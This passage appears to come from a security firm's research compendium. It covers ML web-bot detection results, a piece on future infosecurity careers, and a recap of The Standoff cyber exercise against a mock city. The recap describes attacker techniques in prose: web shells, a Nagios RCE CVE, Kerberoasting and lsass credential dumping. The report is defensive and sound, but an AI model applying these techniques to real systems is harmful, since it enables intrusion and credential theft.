


Figure 4. Time-varying recall rate for each class

The graphs show time variation in evaluation metrics for each class. The size of dots corresponds to the number of sessions in a sample at a particular moment in time.

● *f1-score* ● *precision* ● *recall*




Figure 5. Precision, recall, and F-measure for the unknown class




Figure 6. Precision, recall, and F-measure for the social network class




Figure 7. Precision, recall, and F-measure for the search engines class

● *f1-score*    ● *precision*    ● *recall*




Figure 8. Precision, recall, and F-measure for the bot class




Figure 9. Precision, recall, and F-measure for the libs\_tools class




Figure 10. Precision, recall, and F-measure for the rss class




Figure 11. Precision, recall, and F-measure for the crawler class




Figure 12. Precision, recall, and F-measure for the human class



For some classes (human, rss, and search\_engines), the quality of the model is acceptable (precision and recall over 80%). For the crawler class, the quality of the model improves with the increase in the number of sessions and the changing feature vector: the recall rate increases from 33 to 80 percent. As for libs\_tools, the negative result (low quality) is not definitive as the number of sessions for this class is low (less than 50).

## Key findings and further research

In this article, we have covered one approach to detection and classification of web bots with the help of machine learning algorithms and statistical features. The average precision and recall rates of our binary classification model exceed 95 percent, which indicates that the approach is promising. For some classes of web bots, the average precision and recall rates were approximately 80 percent.

To validate the created models, adequate session analysis is required. As shown before, model performance improves considerably if the target class is properly labeled. Unfortunately, today automated labeling is still complicated, which makes us dependent on labeling by human experts. This makes it more difficult to create machine learning models but allows finding hidden patterns in data.


The model can make classification mistakes. However, detailed analysis showed that the class label was not assigned correctly for some sessions (this was done using browscap). The model still detects the relevant patterns in data to successfully identify impersonators.

We have analyzed only sessions that contained more than 10 requests. Features were defined statistically, and as such, sessions with fewer requests were ignored.

To make web bot detection and classification more effective, the following can be done:

- Identify additional classes of bots and then retrain and test the model.
- Add additional features for bot classification. For example, the robots.txt binary feature indicates whether or not the robots.txt page was accessed, increasing the average F-measure for bot detection by 3 percent without worsening other evaluation metrics for other classes.
- Try other classification algorithms with the potential to improve model performance. When conducting the experiments, we also tried and compared logistic regression, support vectors, decision trees, and gradient-boosted decision tree algorithms. The most relevant results were achieved, however, by using random forest classification.
- Properly label target classes, taking into account additional metafeatures and assessments by human experts.

# TOMORROW'S EXPERTS







258

Future defenders

262

The Standoff: recap and  
highlights of live cyberbattle at  
HITB+CyberWeek

# Future defenders

*Nataliya Meschanina,  
Nataliya Frolova*

*Strange and unexpected jobs are always a fun topic. There are plenty of ways of earning a living that now seem quaint: typewriter repairman, teletype operator, or kerosene seller, say. Some of today's common jobs were not always so common. When the trees were tall and our parents were small, hardly anyone knew what a systems administrator was. Programmers then were scowling as they learned ALGOL and FORTRAN. And there was no Internet! There were no hackers, either, especially not ones interested in money; curiosity was probably a greater motivator. Here we have made our own best educated guesses about the information security careers that might be in demand in the future. Due to the limitations of our crystal ball, we limited ourselves to the outlook for the next few years.*



## Smart device protectors

Analysts expect that by 2023, about 1.46 billion smart devices will be sold annually ([bit.ly/3aNzjXM](https://bit.ly/3aNzjXM)). A quarter of all smart devices are household surveillance cameras and other security systems, and their share on the market will keep growing.

Just in the past few years, we have seen a huge number of new and powerful devices tied to the Internet and storing their data in the cloud. All kinds of devices, from kettles to heavy mine trucks ([bit.ly/2KJupjO](https://bit.ly/2KJupjO)), are becoming "smart" and inevitably tempting for cybercriminals. If a smart kettle is hacked, the worst that can happen is a blown fuse (although who's to say for sure). But a bunch of mine trucks going rogue is a scary thought indeed.

Our company has over 200 people researching various information systems. They all have an overall understanding of information security, but each is an expert in a particular field, such as security of banking systems or web applications. We also have specialists focusing on the unpredictable beast that is the Internet of Things. We believe that these specialists are just the vanguard of a growing field. Don't forget that there is both a consumer IoT and industrial IoT, so security pros may start specializing in a specific class of IoT devices.

Even today, there are decent manufacturers producing a lot of interesting and useful devices. Unfortunately, these devices are vulnerable to cyberattacks and hackers feel there's money to be made. They can exploit such vulnerabilities for espionage, financial gain, or advantage against business or political rivals. All these reasons may motivate some manufacturers to think of their reputation and start nurturing in-house specialists knowledgeable of the security needs of a particular industry. Another option for manufacturers is to hire outside specialists.

## Professionals in medical IoT security

Experts believe that in the coming decades, there may be a mass market for artificial organs. Even today, some human organs can be printed out and used in regenerative medicine ([on.natgeo.com/2ShGQrj](https://on.natgeo.com/2ShGQrj)). The da Vinci robotic surgery system has been used in over 14,000 surgeries in Russia ([robot-davinci.ru](https://robot-davinci.ru)).

Medicine is a noble calling less about money and more about human life itself. But medicine, too, is increasingly dependent on IT. Diagnostic equipment is becoming more complex and feature-packed. Computers can run diagnostics and propose a treatment plan. Modern implants—designed on computers, manufactured using high-tech machinery and materials with the required properties, or else printed with special printers—can save lives. But what if this knowledge ends up in the wrong hands? Cybercriminals periodically attempt to hack medical equipment ([bit.ly/2yUKfpq](https://bit.ly/2yUKfpq)). Smart medical devices have numerous vulnerabilities, which is not likely to change any time soon ([zd.net/3aMhIGv](https://zd.net/3aMhIGv)).

Testers specializing in security of smart medical devices are sure to be in demand in the future. And this future is closer than it may seem.

The same technologies so attractive to cybercriminals will bring defenders into the field too. Medical universities are already teaching their students about medical cybernetics ([bit.ly/2Ygpclb](https://bit.ly/2Ygpclb)). We hazard a guess that before long, universities will offer subjects like IoT Cybersecurity.

## Data scientists for neural network security

Neural networks have also caught on in a big way. And like any other trend, neural networks have been on the minds of hackers for quite a while. There are already audacious cases of them being turned to criminal purposes ([on.wsj.com/2vmZ7uE](https://on.wsj.com/2vmZ7uE)).

At our company, we have an Advanced Technologies group focusing not just on developing security solutions using neural networks, but also researching the security of services that use these and other new technologies.

We are expanding this group because we believe the market will sorely need such experts soon.

Demand will include engineers conversant in both machine learning and computer security. Also needed: well-rounded pentesters who can probe biometric systems based on neural networks to see if they can be bypassed (think face spoofing and voice spoofing). Even now, machine learning is more than just an interesting and lucrative field. It also means new risks to be averted by new heroes.

***Specialists who  
can assess the  
feasibility of an  
attack against  
your smartphone  
or tablet in a  
timely way won't  
go without work  
anytime soon***

## Mobile application security experts

59 percent of adults use a smartphone. In South Korea, smartphones are used by 94 percent of the adult population ([pewrsr.ch/2VAFZV4](https://www.pewresearch.org/factbook/entry/2018/08/01/smartphone-ownership/)). The average lifetime of a smartphone is two and a half years ([bit.ly/3bMOVfw](https://www.bit.ly/3bMOVfw)).

Every year, our experts in mobile application security perform penetration tests. The results are not encouraging. About 40 percent of mobile applications for Android and iOS we studied in 2018 contained critical vulnerabilities ([bit.ly/2UHAVOb](https://www.bit.ly/2UHAVOb)). As our world shrinks to the confines of a smartphone screen, people are moving away from desktop and web apps to mobile ones. Ever-crafty hackers are expanding their skillsets by sending a trojan GIF to a victim's chat app ([bit.ly/2Ha0BLx](https://www.bit.ly/2Ha0BLx)), or worse ([zd.net/2SCcnUc](https://www.zd.net/2SCcnUc)). Specialists who can assess the feasibility of an attack against your smartphone or tablet in a timely way won't go without work anytime soon.

## Practitioners in the classroom

Our company is often contacted by universities, especially regional ones, inquiring about the majors we are prepared to hire. They ask what subjects they should teach their budding cybersecurity experts. However, our view is that the particular major is less important. The main question is: who is going to be doing the teaching?

We are hardly alone in thinking that the job market is in dire need of cybersecurity teachers who, beyond theoretical knowledge, are well versed in real-world cybersecurity.

There are various ways of bringing in that perspective: arranging internships, sending our staff to give lectures at universities, or creating entire courses and lectures. About a year ago, a group of graduates from Bauman MSTU currently working in information security organized an Information Security Club. The club is one way to share the latest knowledge in information security.

We believe that communities like these are the way of the future. These are the kind of people who will propel technology forward, participate in creating outstanding products, make breakthroughs in research, and bring closer the brighter side of tomorrow.

# **The Standoff:** recap and highlights of live cyberbattle at HITB+CyberWeek

*Yana Avezova*



In mid-October of 2019, a battle flared for three days in sunny Abu Dhabi between teams of security experts. Attackers (red teams) and defenders (blue teams) fought for control of the digital infrastructure of a mock city specially created by Positive Technologies for HITB+CyberWeek 2019.

A longtime favorite among security professionals, The Standoff is a cyberbattle held annually by Positive Technologies at the Positive Hack Days international forum on practical security. The Abu Dhabi competition marked a big first for The Standoff, which had previously been held only in Moscow ([bit.ly/2AZtTwS](https://bit.ly/2AZtTwS)).

## Smart city in Abu Dhabi

Positive Technologies created an enormous diorama of Kabakas, a fictional industrial city, spanning about 17 square meters (183 square feet) and containing thousands of figurines. Over 100 meters (328 feet) of miniature railway tracks and more than 500 meters (1,640 feet) of wiring went into creating the city infrastructure. The mock city model allowed demonstrating consequences of real cyberattacks against critical infrastructure.




Figure 1. A diorama-eye view of the city of Kabakas

The city included a refinery, oil loading terminal, and oil storage facility belonging to Federal Oil Company. Heating, air conditioning, and lighting were provided by HiPower. Susani Logistics was responsible for transportation, servicing the railroad, traffic lights, and the Ferris wheel at the amusement park. Each company's infrastructure included approximately 70 hosts. All the facilities were equipped with modern PLCs designed to control industrial processes. The city also had its own bank, the Central Bank of Kabaka.

## Gearing up for a matchup

A total of 60 security experts took part. Attackers were represented by seven teams from the Middle East and Eastern Europe. Defenders had three teams, two of them from the UAE and one from Russia.

At PHDays 9, defenders could check systems for vulnerabilities in advance, take appropriate measures, and install protection tools. By contrast, in Abu Dhabi they were not given time to prepare for attacks. Nevertheless, defenders had a number of modern information security systems in their arsenal, including WAF, NGFW, and SIEM.

The Positive Technologies Expert Security Center monitored the game and recorded attacks against infrastructure with the help of Positive Technologies products such as MaxPatrol SIEM, PT Network Attack Discovery, PT Application Firewall, PT MultiScanner, and PT ISIM.

## What the "bad guys" tried to do

The battle lasted from October 15 to 17. Attackers pursued many of the same goals as real-world cybercriminals. They could pick from 30 tasks on the game portal, each worth a certain number of points. The winning attacker team was the one with the most points earned.

Tasks were of three main types: withdrawing money from the accounts of Central Bank of Kabaka clients, stealing information from industrial companies, and disrupting companies' operations. Attackers could also sell employees' email addresses, phone numbers, salary information, and corporate documents to earn additional points.

The first day was marked by a pleasant surprise for attackers when they learned that it was possible to install the HITB-DDoSCoin miner on compromised hosts and earn points by mining. In addition, throughout the game, teams could take part in a bug bounty by reporting vulnerabilities to the organizers for additional points.

## Attacker actions and tactics

Here we will take a closer look at key moments in the game and techniques used by attackers. For terminology, we will rely on MITRE ATT&CK, a knowledge base of advanced persistent threat (APT) information.

### Day 1: breaching the perimeter

From the early morning of the first day, the attackers quickly got to work against Federal Oil Company, Susani Logistics, and HiPower. They scanned the companies' perimeters hoping to find known vulnerabilities (Exploit Public-Facing Application) and brute-force passwords. We detected attempts to exploit the BlueKeep vulnerability (CVE-2019-0708), but none were successful.

By noon, one of the teams punched through the perimeter of Susani Logistics by uploading a web shell and subsequently could remotely execute OS commands. At about the same time, another team detected and exploited RCE vulnerability CVE-2018-15708 in Nagios on the perimeter of Federal Oil Company.

Right after obtaining a shell, the teams began reconnaissance. Our monitoring tools constantly picked up the commands typical of reconnaissance: whoami, quser, ls, ifconfig, and ipconfig, to name a few. In MITRE ATT&CK terminology, attackers used System Owner/User Discovery, File and Directory Discovery, and System Network Configuration Discovery. For persistence, one team created a local user account on a compromised host and added it to the sudo group (Create Account). With the help of wget, the attackers uploaded additional modules of their own, laying the groundwork for attacks inside the local network (Remote File Copy).

On one of the hosts belonging to Federal Oil Company, attackers discovered the Redis DBMS and attempted to remotely execute code on the server using the master-slave replication mechanism, but this attack failed. (Attackers eventually managed to hack the Redis server, but only on the third day.)

In the afternoon, two teams discovered a vulnerable YAML parameter on a HiPower server and got shell access. One of the teams immediately installed a miner on the compromised host (Resource Hijacking).

**Scan the code to get a heatmap demonstrating the techniques most frequently used by The Standoff teams**



## Day 2: battle raging on

On the second day, teams worked in two directions: looking for new entry points to corporate networks and moving laterally from hosts already compromised on the first day. To perform reconnaissance on compromised hosts, some attackers installed nmap and scanned the network (Network Service Scanning). One team spent time analyzing an AppArmor configuration file.

Around 1 p.m., one of the teams managed to upload the password-protected WSO web shell to Federal Oil Company's host cloud.fedoil.hitb. Then came a series of privilege escalation attacks. At 3:03 p.m., MaxPatrol SIEM flagged an attempted Kerberoasting attack, after which the attackers made several attempts to dump credentials (Credential Dumping). Subsequently, cloud.fedoil.hitb was used as a stepping-stone to access the internal network of Federal Oil Company.




Figure 2. Attempted Kerberoasting attack

After obtaining a local administrator account, the attackers remotely connected to network hosts via RDP (Remote Desktop Protocol), performed reconnaissance, and attempted to perform a memory dump of the lsass process. In this kind of attack, hackers can obtain the passwords (or password

hashes) of logged-in system users from the lsass memory dump. This can be useful for developing the attack, especially if one of these users is a privileged user.

